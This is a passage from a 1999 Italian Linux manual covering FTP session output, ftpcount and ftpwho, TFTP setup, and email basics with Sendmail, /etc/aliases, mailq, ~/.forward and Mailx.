local: al-1 remote: al-1
200 PORT command successful.
150 Opening BINARY mode data connection for al-1.
226 Transfer complete.
2611649 bytes sent in 1.38 secs (1.9e+03 Kbytes/sec)
local: al-15 remote: al-15
200 PORT command successful.
150 Opening BINARY mode data connection for al-15.
226 Transfer complete.
2612414 bytes sent in 2.51 secs (1e+03 Kbytes/sec)
local: al-16 remote: al-16
200 PORT command successful.
150 Opening BINARY mode data connection for al-16.
226 Transfer complete.
2612414 bytes sent in 2.16 secs (1.2e+03 Kbytes/sec)
local: al-17 remote: al-17
200 PORT command successful.
150 Opening BINARY mode data connection for al-17.
226 Transfer complete.
2612420 bytes sent in 2.17 secs (1.2e+03 Kbytes/sec)
local: al-18 remote: al-18
200 PORT command successful.
150 Opening BINARY mode data connection for al-18.
226 Transfer complete.
2612409 bytes sent in 2.4 secs (1.1e+03 Kbytes/sec)
local: al-19 remote: al-19
200 PORT command successful.
150 Opening BINARY mode data connection for al-19.
226 Transfer complete.
2612431 bytes sent in 2.35 secs (1.1e+03 Kbytes/sec)
```

ftp> **ls**[*Invio*]

Si controlla il risultato nell'elaboratore remoto. A volte, i servizi FTP impediscono la lettura del contenuto di questa directory.

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 15379
drwxrwsrwx   2 root     ftp          1024 Dec 11 20:40 .
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 ..
-rw-rw-r--   1 ftp      ftp       2611649 Dec 11 20:40 al-1
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-15
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-16
-rw-rw-r--   1 ftp      ftp       2612420 Dec 11 20:40 al-17
-rw-rw-r--   1 ftp      ftp       2612409 Dec 11 20:40 al-18
-rw-rw-r--   1 ftp      ftp       2612431 Dec 11 20:40 al-19
226 Transfer complete.
```

ftp> **quit**[*Invio*]

```
221 Goodbye.
```

## 84.4 Informazioni

Alcuni programmi possono informare sullo stato dell'utilizzo del servizio FTP.

### 84.4.1 # ftpcount

`ftpcount`

**`ftpcount`** visualizza la quantità di utenti connessi in modo **`ftp`** per ogni classe e anche il massimo numero di connessioni ammissibili.

Esempi

`#` **`ftpcount`**[ *Invio* ]

```
Service class all        -    1 users ( -1 maximum)
```

L'esempio mostra la risposta di **`ftpcount`** quando un solo utente accede al proprio sistema. Il valore −1 rappresenta in realtà 65535, o comunque l'intero di dimensione massima che può essere gestito.

### 84.4.2 # ftpwho

`ftpwho`

**`ftpwho`** visualizza le informazioni disponibili inerenti gli utenti connessi in modo **`ftp`**.

Esempi

`#` **`ftpwho`**[ *Invio* ]

```
Service class all:
  592  ?  S    0:00 ftpd: dinkel.brot.dg: anonymous/daniele@: IDLE
   -   1 users ( -1 maximum)
```

L'esempio mostra la risposta di **`ftpwho`** quando un solo utente accede al proprio sistema. Il valore −1 rappresenta in realtà 65535, o comunque l'intero di dimensione massima che può essere gestito.

## 84.5 Altri tipi di client

Il protocollo FTP è molto importante per il trasferimento dei file, di conseguenza, oltre al programma client tradizionale (**`ftp`**), ne esistono diversi altri che possono compiere funzioni analoghe. Due di questi meritano particolare attenzione.

- **`ncftp`**

  Si tratta di un programma per l'FTP che può funzionare sia come motore per un sistema di script che in modo autonomo. Si comporta in modo molto simile a una shell, consentendo anche l'uso della ridirezione.

  Vedere *ncftp(1)*.

- **`mc`**

  Si tratta di Midnight Commander, una sorta di attrezzo multiuso apparentemente molto simile al noto programma Norton Commander del sistema operativo Dos. Tra le sue varie funzioni, permette anche di effettuare un collegamento FTP gestendolo come se si trattasse di un filesystem. Il vantaggio di usare questo programma sta nella facilità con cui è possibile trasferire un intero ramo di directory.

  Midnight Commander viene descritto nel capitolo 54.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Trivial FTP

A fianco del sistema FTP normale, può trovarsi anche un vecchio tipo di FTP: TFTP. La differenza fondamentale sta nel fatto che questo tipo di servizio non richiede alcuna identificazione; in pratica, è quasi come se si condividesse il filesystem attraverso il protocollo NFS.

Questo servizio viene utilizzato ancora per consentire l'utilizzo di sistemi *diskless* (senza disco fisso), che attraverso questo protocollo ottengono ciò che gli serve per avviare il sistema operativo.

È importante sapere che questo tipo di servizio esiste, anche se non si intende sfruttare la possibilità di installare sistemi *diskless* nella propria rete locale, soprattutto per sapere controllare che sia disattivato.

## 85.1 Dal lato del server

Per poter offrire il servizio TFTP, occorre che nel server sia disponibile il demone **`tftpd`**, avviato generalmente attraverso **`inetd`**.

Data la debolezza di questo servizio che non richiede alcuna forma di identificazione da parte dei client, è necessario indicare una o più directory a partire dalle quali si consente di accedere. Se questo non viene indicato, si fa riferimento a `/tftpboot/` in modo predefinito.

### 85.1.1 # tftpd

`in.tftpd [`⟨*directory*⟩`...]`

È il demone del servizio necessario per ricevere connessioni attraverso **`tftp`**. È gestito dal supervisore **`inetd`** e filtrato da **`tcpd`**. Si tratta di un sistema di FTP senza particolari controlli di accesso, non ha praticamente alcun sistema di sicurezza. Per questo, di solito, all'interno del file di configurazione di **`inetd`**, cioè `/etc/inetd.conf`, la riga di attivazione di questo servizio è commentata.

Nell'esempio seguente, viene mostrata la riga di `/etc/inetd.conf` commentata, in cui si dichiara il suo possibile utilizzo.

```
#tftp   dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd
```

## 85.2 Dal lato del client

Dal lato del client non c'è bisogno di nulla in particolare, tranne il programma **`tftp`**. Quando si effettua la connessione con un server TFTP, non viene richiesta alcuna password e non viene eseguito alcun **`chroot()`**; tuttavia è consentito l'accesso alle sole directory dichiarate nella riga di comando del demone corrispondente, oppure della sola `/tftpboot/`.

### 85.2.1 $ tftp

`tftp [`⟨*host*⟩`]`

Si tratta di un programma di FTP semplificato, dove in particolare **non** è possibile effettuare un *login*. Di conseguenza, questo programma non può essere usato se non per connessioni in cui non è richiesto il *login*. I pochi comandi a disposizione sono simili al programma **`ftp`**, e si può ottenere l'elenco di questi con il comando **`?`**.

A titolo di esempio viene mostrata la sequenza di un'ipotetica connessione con il server **`dinkel.brot.dg`**, allo scopo di prelevare una copia del file remoto `/tftpboot/192.168.1.10/etc/crontab`.

`$` **`tftp`**[*Invio*]

`tftp>` **`connect dinkel.brot.dg`**[*Invio*]

`tftp>` **`get /tftpboot/192.168.1.10/etc/crontab /tmp/mio_crontab`**[*Invio*]

`tftp>` **`quit`**[*Invio*]

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Messaggi di posta elettronica e protocollo SMTP

L'invio di messaggi di posta elettronica (*email*) si basa su un MTA (*Mail Transfer Agent*) locale che, quando riceve una richiesta di invio di un messaggio, si occupa di mettersi in contatto con un suo collega presso l'indirizzo di destinazione, o se necessario in una destinazione intermedia, che si prenderà cura di consegnare il messaggio o di reinoltrarlo. Tutto quanto sembra molto semplice a dirsi, in realtà la configurazione di un MTA potrebbe essere molto complessa.

Spesso, in presenza di una rete locale, il funzionamento corretto dell'MTA richiede la predisposizione di un servizio di risoluzione dei nomi locale. A tale proposito conviene consultare i capitoli 75 e 76.

L'invio di messaggi di posta elettronica avviene solitamente attraverso l'uso di un programma adatto alla loro composizione, che poi si mette in comunicazione con l'MTA per l'inoltro del messaggio. Più precisamente, un messaggio inviato a un utente dell'elaboratore locale non richiede alcun MTA, mentre l'invio a un altro elaboratore richiede almeno la presenza di un MTA presso l'indirizzo di destinazione.

L'MTA più diffuso nei sistemi Unix è Sendmail.

## 86.1 Servizio di rete e servizio di consegna locale

La posta elettronica non è semplicemente un servizio di rete che si attua attraverso un protocollo (SMTP). Il servizio di rete, permette il trasferimento dei messaggi, ma l'MTA ha anche il compito di recapitarli ai destinatari, in forma di file.

In questo senso, il meccanismo può sembrare un po' confuso all'inizio, e in effetti si tratta di un sistema piuttosto complicato. In un sistema composto da un elaboratore isolato, anche se provvisto di terminali più o meno decentrati, non c'è alcun bisogno di fare viaggiare messaggi attraverso una rete, è sufficiente che questi vengano semplicemente messi a disposizione dell'utente destinatario (in un file contenuto nella sua directory personale, o in una directory pubblica, in cui il file in questione possa essere accessibile solo a quell'utente particolare). In tal caso, chi si occupa di attuare questo sistema è un MDA, ovvero *Mail Delivery Agent*.

Quando invece si deve inviare un messaggio attraverso la rete, perché l'indirizzo del destinatario si trova in un nodo differente, si utilizza il protocollo SMTP, e presso la destinazione deve essere presente un server SMTP in ascolto. Questo server si prenderà carico di fare recapitare la posta elettronica (presumibilmente presso il proprio sistema locale). Quindi, lo scopo del server SMTP è quello di recapitare i messaggi.

La trasmissione del messaggio, che richiede la connessione con il server remoto della destinazione, non fa capo ad alcun servizio di rete nell'ambito locale. Questa connessione potrebbe essere instaurata direttamente dal programma che si utilizza per scrivere il messaggio da trasmettere, oppure, come succede di solito, da un altro programma specifico, che in più si preoccupa di ritentare l'invio del messaggio se per qualche motivo le cose non funzionano subito, e di rinviarlo all'origine se non c'è modo di recapitarlo.

L'MTA ha generalmente questi tre ruoli fondamentali: l'attivazione del servizio SMTP, per la ricezione di messaggi dall'esterno; la gestione della trasmissione di questi, assieme a una coda per ciò che non può essere trasmesso immediatamente; la consegna locale dei messaggi ricevuti attraverso il protocollo SMTP oppure attraverso lo stesso sistema locale. Quindi, in generale, un MTA integra anche le funzioni di un MDA.

## 86.2 Uso della posta elettronica

La posta elettronica, o *email*, è un modo di comunicare messaggi che richiede la conoscenza di alcune convenzioni. Ciò, sia per evitare malintesi, che per eliminare le perdite di tempo.

Un messaggio di posta elettronica è formato fondamentalmente da una «busta» e dal suo contenuto. La busta è rappresentata da tutte le informazioni necessarie a recapitare il messaggio, mentre il contenuto è composto generalmente da un testo ASCII puro e semplice. Tutte le volte che il testo è composto in modo diverso, si aggiungono dei requisiti nei programmi da utilizzare per la sua lettura; in pratica, si rischia di creare un problema in più a un ipotetico mittente del nostro messaggio.

In generale, un messaggio di posta elettronica può contenere uno o più ***allegati***, conosciuti frequentemente come *attachment*. L'allegato permette di incorporare in un messaggio un file che poi, attraverso strumenti opportuni, può essere estrapolato correttamente come era l'originale. Ciò che si deve evitare di fare in generale è l'invio del messaggio come un allegato. Questo, purtroppo, capita frequentemente quando si usano programmi per la composizione di messaggi di posta elettronica che permettono di introdurre elementi di formattazione del testo (*Rich Text*). Quando si usano programmi grafici di composizione per i messaggi di posta elettronica è bene controllare la configurazione per eliminare questa formattazione, che generalmente è predefinita.


Figura 86.1: L'insidia dei programmi MUA grafici che utilizzano la composizione dei messaggi in formato HTML in modo predefinito.

Le varie estensioni al codice ASCII hanno portato alla definizione di un gran numero di codifiche differenti. Spesso è sufficiente configurare il proprio programma di composizione dei messaggi di posta elettronica in modo da utilizzare la codifica ISO 8859-1, per poter scrivere correttamente con le lingue di buona parte dei paesi europei (inglese inclusa). Tuttavia, anche la scelta di una codifica come questa, che richiede l'utilizzo di 8 bit invece dei 7 bit tradizionali dell'ASCII, può costituire un problema per qualcuno. In questo senso, quando si scrive in italiano, è «cortese» utilizzare gli apostrofi alla fine delle vocali che avrebbero dovuto essere accentate.

## 86.2.1 Elementi di intestazione

Un messaggio di posta elettronica si compone inizialmente di una serie di indicazioni, tra cui le più importanti servono a recapitarlo al destinatario. L'uso corretto di questi elementi di intestazione è importante, non solo perché il messaggio raggiunga il destinatario o i destinatari, ma anche per chiarire loro il contesto del messaggio e le persone coinvolte.

- **`To:`**

  Il campo `To:` viene utilizzato per definire i destinatari del messaggio. Quando si tratta di più di uno, convenzionalmente, i vari indirizzi vengono separati attraverso una virgola.

  L'indirizzo del destinatario va indicato secondo le regole consentite dagli MTA interessati, e generalmente è ammissibile una delle tre forme seguenti.

  ⟨*utente*⟩`@`⟨*host*⟩

  ⟨*nominativo-completo*⟩ ⟨*utente*⟩`@`⟨*host*⟩

  `"`⟨*nominativo-completo*⟩`"` ⟨*utente*⟩`@`⟨*host*⟩

- **`Cc:`**

  Il campo `Cc:` viene utilizzato per definire i destinatari del messaggio in ***copia carbone***. Nella corrispondenza normale, almeno in Italia, si utilizza la definizione «per conoscenza», intendendo che questi destinatari non sono chiamati in causa direttamente.

  In pratica, si utilizza il campo `Cc:` per recapitare una copia del messaggio a dei corrispondenti dai quali non si attende una risposta, ma che è importante siano a conoscenza di queste informazioni.

- **`Bcc:`**

  Il campo `Bcc:` viene utilizzato per definire i destinatari del messaggio a cui deve essere inviata una copia carbone nascosta (*Blind Carbon Copy*). La differenza rispetto alla copia carbone normale sta nel fatto che i destinatari non vengono messi a conoscenza della presenza di queste copie aggiuntive.

- **`From:`**

  Il campo `From:` viene utilizzato per definire l'indirizzo del mittente. Non si tratta necessariamente del nome utilizzato dall'utente nel momento in cui compone il messaggio, ma di quello al quale ci si aspetta di ricevere una risposta.

- **`Reply-To:`**

  Il campo `Reply-To:` viene utilizzato per indicare un indirizzo a cui si invita a inviare un'eventuale risposta. Viene utilizzato in situazioni particolari, quando per questo non si intende usare il campo `From:`. Tipicamente viene aggiunto nei messaggi trasmessi da una *mailing list* quando si vuole lasciare l'indicazione del mittente effettivo, guidando la risposta verso la stessa lista.

- **`Subject:`**

  Il campo `Subject:` serve a indicare l'oggetto del messaggio. Anche se nella corrispondenza normale l'oggetto viene usato solo nelle comunicazioni formali, nella posta elettronica è opportuno aggiungere sempre questa indicazione.

  Un oggetto chiaro permette al destinatario di capire immediatamente il conteso per il quale viene contattato. Inoltre, quando da un messaggio si genera una catena di risposte (cioè un *thread*), è importante l'oggetto che era stato scelto inizialmente.

### 86.2.2 Risposta, prosecuzione e riservatezza

La risposta a un messaggio viene inviata normalmente al mittente (`From:`), a tutti i destinatari normali (`To:`) e a tutti quelli cui è stato inviato il messaggio per conoscenza (`Cc:`). Questa operazione viene fatta solitamente in modo automatico dal programma utilizzato per leggere e comporre i messaggi: il *Mail User Agent* (MUA). È importante però fare attenzione sempre che ciò corrisponda alla propria volontà, o che le circostanze siano appropriate. Infatti, se sono coinvolte diverse persone in una corrispondenza, è probabile che si giunga a un punto in cui non abbia più significato continuare a «importunarle» quando la catena di risposte è degenerata in un contesto differente.

I programmi MUA comuni aggiungono la sigla `Re:` davanti all'oggetto, a meno che questo non inizi già in questo modo, quando si risponde a un messaggio precedente. Il problema sta nel fatto che non sempre viene rispettata questa convenzione, per cui se ne trovano altri che aggiungono qualcosa di diverso, come `R:`, e se la catena di risposte prosegue si rischia di arrivare ad avere un oggetto formato da una serie di `Re: R: Re: R:`...

Quando il messaggio a cui si risponde contiene l'indicazione del campo `Reply-To:`, si pone un problema in più: la scelta corretta del destinatario. Infatti, la risposta va inviata all'indirizzo `Reply-To:` solo se perfettamente conforme al contesto. Si è già accennato al fatto che questo campo viene aggiunto dai programmi di gestione delle *mailing list*. In questa situazione è molto diverso inviare una risposta alla lista o soltanto al mittente originario del messaggio.

Quando si vuole rinviare a un altro indirizzo (*forward* in inglese), si dice che questo viene fatto ***proseguire*** (così come avviene nella posta normale quando l'indirizzo di destinazione non è più valido per qualche motivo). Per farlo si incorpora il messaggio originale con alcune informazioni sul mittente e sul destinatario originale, permettendo di aggiungere qualche commento aggiuntivo.

Quando si riceve un messaggio, così come accade nella corrispondenza normale, occorre un po' di attenzione se si pensa di divulgarne il contenuto ad altri. Evidentemente dipende dalle circostanze; in caso di dubbio occorre almeno chiedere il consenso della persona che le ha scritte.

## 86.3 Sendmail

Come accennato, Sendmail è l'MTA più diffuso nei sistemi Unix, e anche nelle distribuzioni GNU/Linux viene utilizzato in modo predefinito. Il pregio di Sendmail è la sua estrema configurabilità. Il suo difetto è lo stesso pregio: l'estrema configurabilità implica un'estrema complessità.

A seconda delle opzioni con cui viene avviato l'eseguibile **`sendmail`**, si ottiene un demone in ascolto della porta SMTP (25), oppure si ottiene la trasmissione di un messaggio fornito attraverso lo standard input, oppure si hanno altre funzioni accessorie.

Solitamente, Sendmail viene distribuito già configurato in modo standard, sia per l'attivazione del servizio SMTP che per la gestione della trasmissione dei messaggi e della consegna locale; qui si vuole solo vedere quel poco che può valere la pena di modificare, anche per un principiante. Sendmail viene trattato con maggiore dettaglio nel capitolo 153.

### 86.3.1 # sendmail

`sendmail [`⟨*opzioni*⟩`]`

**`sendmail`** è l'MTA standard dei sistemi Unix. Viene usato fondamentalmente in due modi: per l'attivazione del servizio SMTP e per la trasmissione e la consegna locale dei messaggi.

Per l'attivazione del servizio SMTP, viene avviato normalmente come demone indipendente da **`inetd`**, e questo si ottiene con l'aggiunta dell'opzione **`-bd`**. Naturalmente, si tratta solitamente di un'operazione che viene fatta dalla stessa procedura di inizializzazione del sistema.

Per l'invio di un messaggio, è sufficiente avviare **`sendmail`**, fornendogli questo attraverso lo standard input, avendo cura di separare con una riga vuota l'intestazione dal testo (viene mostrato negli esempi).

Esempi

```
/usr/sbin/sendmail -bd
```

Quella che si vede potrebbe essere la riga di uno script che avvia **`sendmail`** perché questo funzioni come demone in ascolto della porta SMTP.

---

$ **`cat | /usr/sbin/sendmail tizio@dinkel.brot.dg`**[*Invio*]

**`From: caio@roggen.brot.dg`**[*Invio*]

**`Subject: ciao ciao`**[*Invio*]

[ *Invio* ]

**`Ciao Tizio.`**[ *Invio* ]

**`Quanto tempo che non ci si sente!`**[ *Invio* ]

[ *Ctrl+d* ]

Quello appena mostrato è l'esempio che mostra in che modo si può usare **`sendmail`**, in qualità di MDA, per inviare un messaggio senza avere alcun programma accessorio. Evidentemente, ciò può essere particolarmente utile per realizzare uno script con qualche informazione definita in modo automatico.

Per questo tipo di utilizzo, è fondamentale la riga vuota (vuota e non solo bianca) prima del testo del messaggio.

## 86.3.2 Configurazione: /etc/sendmail.cf

La configurazione di Sendmail è a dir poco «terribile», e si attua attraverso il file `/etc/sendmail.cf`. Chi non è esperto è bene che lasci stare il file di configurazione che si ritrova, oppure che ne scelga uno tra un gruppo già pronto e ben descritto per i suoi effetti.

È chiaro che in questa situazione ci si deve fidare della propria distribuzione GNU/Linux, e di conseguenza occorre leggere la relativa documentazione che dovrebbe descrivere le scelte fatte nella configurazione di questo servizio.

Per modificare la configurazione di Sendmail, si evita generalmente di intervenire direttamente nel file `/etc/sendmail.cf`, utilizzando dei linguaggi macro in grado di costruirne uno con meno fatica (ciò è descritto nel capitolo 153).

## 86.3.3 /etc/aliases

Attraverso il file `/etc/aliases` è possibile configurare una serie di alias per facilitare l'invio di messaggi di posta elettronica. Gli alias stabiliscono a chi, effettivamente, debbano essere recapitati i messaggi.

In generale, non è conveniente che l'utente **`root`** possa ricevere dei messaggi, per questo, un alias potrebbe rimandare la sua posta elettronica verso il recapito corrispondente all'utente comune riferito a quella stessa persona.

Inoltre, è importante che gli utenti di sistema (**`bin`**, **`daemon`**, ecc.) non possano ricevere messaggi: prima di tutto non esistono tali persone, e poi ciò potrebbe servire per sfruttare qualche carenza nel sistema di sicurezza dell'elaboratore locale.

Infine, è molto importante che vengano definiti degli alias usati comunemente per identificare il responsabile del servizio SMTP presso il nodo locale.

L'esempio seguente mostra il file `/etc/aliases` tipico, in cui si dichiarano gli alias del responsabile del servizio (**`postmaster`**), gli alias degli utenti di sistema, e infine, l'alias dell'utente **`root`**.

```
#
#       @(#)aliases     8.2 (Berkeley) 3/5/94
#
#  Aliases in this file will NOT be expanded in the header from
#  Mail, but WILL be visible over networks or from /bin/mail.
#
#       >>>>>>>>>>      The program "newaliases" must be run after
#       >> NOTE >>      this file is updated for any changes to
#       >>>>>>>>>>      show through to sendmail.
#

# Basic system aliases -- these MUST be present.
MAILER-DAEMON:  postmaster
postmaster:     root

# General redirections for pseudo accounts.
bin:            root
daemon:         root
games:          root
ingres:         root
nobody:         root
system:         root
toor:           root
```

```
uucp:           root

# Well-known aliases.
manager:        root
dumper:         root
operator:       root

# trap decode to catch security attacks
decode:         root

# Person who should get root's mail
#root:          marc
```

Nell'esempio si vede anche un alias che può apparire strano: **`MAILER-DAEMON`**. Si tratta di una consuetudine, e corrisponde sostanzialmente al responsabile del servizio di posta elettronica.

> Questo file non può essere utilizzato da **`sendmail`** così com'è, deve essere prima tradotto nel file `/etc/aliases.db` attraverso il comando **`newaliases`**.

### 86.3.4 $ newaliases

`newaliases`

**`newaliases`** è un collegamento a **`sendmail`**. Quando **`sendmail`** viene avviato con questo nome, genera un nuovo file `/etc/aliases.db` a partire dal sorgente `/etc/aliases`.

Quindi, ogni volta che si modifica il file `/etc/alias`, occorre avviare **`newaliases`**.

### 86.3.5 /var/spool/mqueue/*

Quando **`sendmail`** viene avviato per ottenere l'invio di un messaggio, questo utilizza la directory `/var/spool/mqueue/` per accodare ciò che non può essere trasmesso immediatamente.

Per sapere se un messaggio è stato inviato effettivamente, occorre controllare che questa directory sia vuota. Per questo, si può utilizzare il comando **`mailq`** che restituisce lo stato di questa directory.

### 86.3.6 $ mailq

`mailq`

**`mailq`** è un collegamento a **`sendmail`**. Quando **`sendmail`** viene avviato con questo nome, legge il contenuto di `/var/spool/mqueue/` ed elenca in breve i messaggi rimasti nella coda.

L'esempio seguente mostra i file di due messaggi che non sono stati recapitati per motivi diversi.

`#` **`ls -l /var/spool/mqueue`**[*Invio*]

```
total 4
-rw-------   1 root     mail           16 Sep 12 21:01 dfVAA03244
-rw-------   1 root     mail           10 Sep 12 21:09 dfVAA03507
-rw-------   1 root     mail          507 Sep 12 21:02 qfVAA03244
-rw-------   1 root     mail          535 Sep 12 21:09 qfVAA03507
```

Con **`mailq`** si ottiene invece una visione più chiara, e soprattutto accessibile anche all'utente comune.[1]

`$` **`mailq`**[*Invio*]

```
                Mail Queue (2 requests)
--Q-ID-- --Size-- -Priority- ---Q-Time--- -----------Sender/Recipient-----------
VAA03244       16      30065 Sep 12 21:01 root
                 (Deferred: No route to host)
                                          daniele@weizen.mehl.dg
VAA03507       10      30066 Sep 12 21:09 root
                 (Deferred: Connection refused by weizen.mehl.dg.)
                                          root@weizen.mehl.dg
```

L'uso di **`mailq`** è molto importante per verificare che i messaggi siano stati inviati, specialmente quando si utilizza un collegamento su linea commutata: prima di interrompere la comunicazione, conviene verificare che non siano rimasti messaggi in coda.[2]

[1] In effetti, la directory `/var/spool/mqueue/` e il suo contenuto non possono essere accessibili agli utenti comuni, altrimenti i messaggi in partenza potrebbero essere letti.

[2] Naturalmente, questo discorso vale se si sta usando un server SMTP locale per ottenere l'invio del messaggio.

### 86.3.7 Rinvio: ~/.forward

Il file `~/.forward` può essere preparato da un utente (nella propria directory personale) per informare il sistema di consegna locale della posta elettronica (MDA) di fare proseguire (rinviare) i messaggi verso altri indirizzi. Il file si compone di una o più righe, ognuna contenente un indirizzo di posta elettronica alternativo; i messaggi giunti per l'utente in questione verranno fatti proseguire verso tutti gli utenti elencati in questo file.

```
daniele@dinkel.brot.dg
```

L'esempio mostra semplicemente che tutti messaggi di posta elettronica ricevuti dall'utente a cui appartiene la directory personale in cui si trova il file, devono essere rispediti all'indirizzo **`daniele@dinkel.brot.dg`**.

È importante chiarire che **non** rimane copia dei messaggi per l'utente in questione. Si presume che questo utente riceva la posta elettronica attraverso uno degli indirizzi elencati nel file `~/.forward`.

## 86.4 Recapito della posta elettronica: la variabile MAIL

La posta elettronica viene recapitata normalmente all'interno di un unico file di testo, appartenente all'utente destinatario. Generalmente, si distinguono due possibilità sulla collocazione di tale file: la directory `/var/mail/` (o anche `/var/spool/mail`), e la directory personale dell'utente.

Sendmail in particolare, utilizza il primo modo, per cui ogni utente ha un suo file con lo stesso nome.

I programmi utilizzati per leggere la posta elettronica, devono sapere dove trovarla, e in generale si utilizza la convenzione della variabile di ambiente **`MAIL`**, che serve a definire il percorso completo del file di destinazione dei messaggi.

Di solito, nel profilo di configurazione della shell appare un'istruzione simile a quella seguente, in cui si definisce l'utilizzo della directory `/var/mail/`, e al suo interno di un file con un nome corrispondente a quello dell'utente destinatario (si fa riferimento a una shell derivata da quella di Bourne).

```
MAIL="/var/mail/$USER"
export MAIL
```

## 86.5 Mail user agent

Per scrivere, inviare e leggere i messaggi di posta elettronica si utilizza normalmente un programma apposito, detto MUA o *Mail User Agent*. Programmi di questo tipo se ne possono trovare in grande quantità. Quello storicamente più importante e comunque quasi sempre presente nei sistemi Unix è Berkeley Mail, ovvero Mailx.

Per l'invio dei messaggi, questo tipo di programma può usare due vie possibili: l'MDA locale, solitamente **`sendmail`**, che potrebbe ricevere il messaggio dallo standard input e provvedere da solo al recapito locale o all'invio attraverso il protocollo SMTP; l'accesso diretto a un server SMTP.

Mailx è quel tipo di programma che si avvale dell'MDA locale per spedire i messaggi, mentre tutti i programmi più sofisticati si avvalgono direttamente del protocollo SMTP. La differenza tra i due approcci è importante: se non si vuole gestire la posta elettronica localmente, e si ha una casella di posta remota (come quando si fa un contratto con un *provider* Internet), si può fare affidamento esclusivamente su un server SMTP remoto (offerto da quello stesso *provider*). Volendo utilizzare Mailx, o programmi simili, si è costretti a installare anche Sendmail.

La lettura della posta elettronica, di solito, è un'operazione che consiste semplicemente nell'accesso al file definito come casella postale dell'utente. Per convenzione, è bene che la variabile di ambiente **`MAIL`** contenga il percorso completo della casella di posta (il file) dell'utente. Ciò garantisce che Mailx sappia dove trovarlo, mentre gli altri programmi più evoluti potrebbero prevedere una configurazione dettagliata che ignori tale variabile.

## 86.6 Mailx

Mailx è il programma standard di gestione della posta elettronica, originariamente parte dello Unix di Berkeley. Si tratta di un programma piuttosto scomodo da gestire, ma rappresenta lo standard ed è quasi indispensabile la sua presenza.

L'eseguibile **`mail`** prevede due file di configurazione, uno generale per tutto il sistema, e uno particolare per ogni utente. Si tratta rispettivamente di `/etc/mail.rc` e `~/.mailrc`.

Nella sua semplicità, **`mail`** è comunque un programma ricco di opzioni e di comandi per l'utilizzo interattivo. Tuttavia, di solito, è apprezzato solo nelle situazioni di emergenza, per cui è raro che venga sfruttato al massimo delle sue possibilità.

Per l'invio della posta, Mailx utilizza l'eseguibile **`sendmail`**, passandogli le informazioni attraverso la riga di comando e lo standard input. Questo particolare è importante se si considera la possibilità di utilizzare un

MTA differente da Sendmail. Per la lettura dei messaggi ricevuti, Mailx legge il file specificato dalla variabile di ambiente **`MAIL`**, e generalmente salva i messaggi letti e non cancellati nel file `~/mbox` (nella directory personale dell'utente).

### 86.6.1 $ mail

`mail` [⟨*opzioni*⟩] [⟨*destinatario*⟩...]

**`mail`** è l'eseguibile di Mailx. Con la sua semplicità ha il vantaggio di poter utilizzare lo standard input come fonte per un testo da inviare. Di conseguenza, è ottimo per l'utilizzo all'interno di script, anche se per questo si potrebbe utilizzare direttamente l'eseguibile **`sendmail`**.

Alcune opzioni

`-v`

Visualizza un maggior numero di informazioni.

`-i`

Ignora i segnali di interruzione.

`-I`

Forza un funzionamento interattivo.

`-n`

Non legge il file `/etc/mail.rc` quando viene avviato.

`-N`

Inibisce la visualizzazione delle intestazioni dei messaggi quando viene letta o modificata la cartella della posta.

`-s` ⟨*oggetto*⟩

Permette di definire l'oggetto già nella riga di comando (se si intendono utilizzare spazi, l'oggetto deve essere racchiuso tra virgolette).

`-c` ⟨*elenco-destinatari*⟩

Permette di definire un elenco di destinatari di una copia del documento (copia carbone). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione (*comma delimited*).

`-b` ⟨*elenco-destinatari*⟩

Permette di definire un elenco di destinatari di una copia carbone che non vengono menzionati nell'intestazione del documento (*blind carbon copy*). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione (*comma delimited*).

`-f` ⟨*cartella-della-posta*⟩

Permette di leggere la posta contenuta all'interno di un file determinato.

### 86.6.2 Funzionamento

**`mail`**, se avviato allo scopo di leggere la posta, mostra un elenco dei messaggi presenti e attende che gli vengano impartiti dei comandi in modo interattivo. Per questo mostra un invito (*prompt*), formato dal simbolo **`&`**.

Ognuno di questi comandi ha un nome, che spesso può essere abbreviato alla sola iniziale. L'elenco di questi comandi è molto lungo, e può essere letto dalla documentazione interna, *mail(1)*. Qui vengono elencati solo gli utilizzi più comuni, con i comandi relativi.

- **Invio della posta**

  Per inviare della posta a una o più persone, è sufficiente avviare **`mail`** utilizzando come argomento gli indirizzi di destinazione delle persone da raggiungere. Per concludere l'inserimento del testo, generalmente è sufficiente inserire un punto (`.`) all'inizio di una nuova riga, oppure è possibile inviare il codice di fine file: [*Ctrl+d*].

  Durante l'inserimento del messaggio è possibile impartire dei comandi speciali, definiti attraverso delle sequenze di escape, rappresentate da una tilde (`~`) seguita dal comando vero e proprio.

Attraverso queste sequenze di escape è possibile aggiungere indirizzi ai destinatari in copia carbone, o in copia carbone nascosta, è possibile importare un file, cambiare l'oggetto del messaggio... In particolare, è possibile anche passare alla scrittura del testo attraverso un programma visuale più comodo (come VI o altro, a seconda della configurazione).

- **Lettura della posta ricevuta**

  Per controllare la casella postale e per leggere la posta eventualmente ricevuta, è sufficiente avviare **`mail`** senza argomenti. **`mail`** visualizzerà un elenco numerato delle descrizioni dell'oggetto di ogni lettera ricevuta. Una volta avviato **`mail`**, questo presenta il suo invito rappresentato da una e-commerciale (**`&`**), dal quale è possibile dare dei comandi a **`mail`**. In particolare, è possibile inserire il numero del messaggio che si vuole leggere. Per leggere il successivo sarà sufficiente premere il tasto [+], mentre per rileggere quello precedente è sufficiente premere il tasto [-].

- **Gestione della posta ricevuta**

  Dopo aver letto un messaggio, lo si può cancellare con il comando **`delete`** (**`d`**) o si può rispondere con il comando **`reply`** (**`r`**). La cancellazione della posta non è irreversibile. Di solito si possono recuperare dei messaggi attraverso il comando **`undelete`** (**`u`**); però i messaggi cancellati risultano di fatto invisibili.

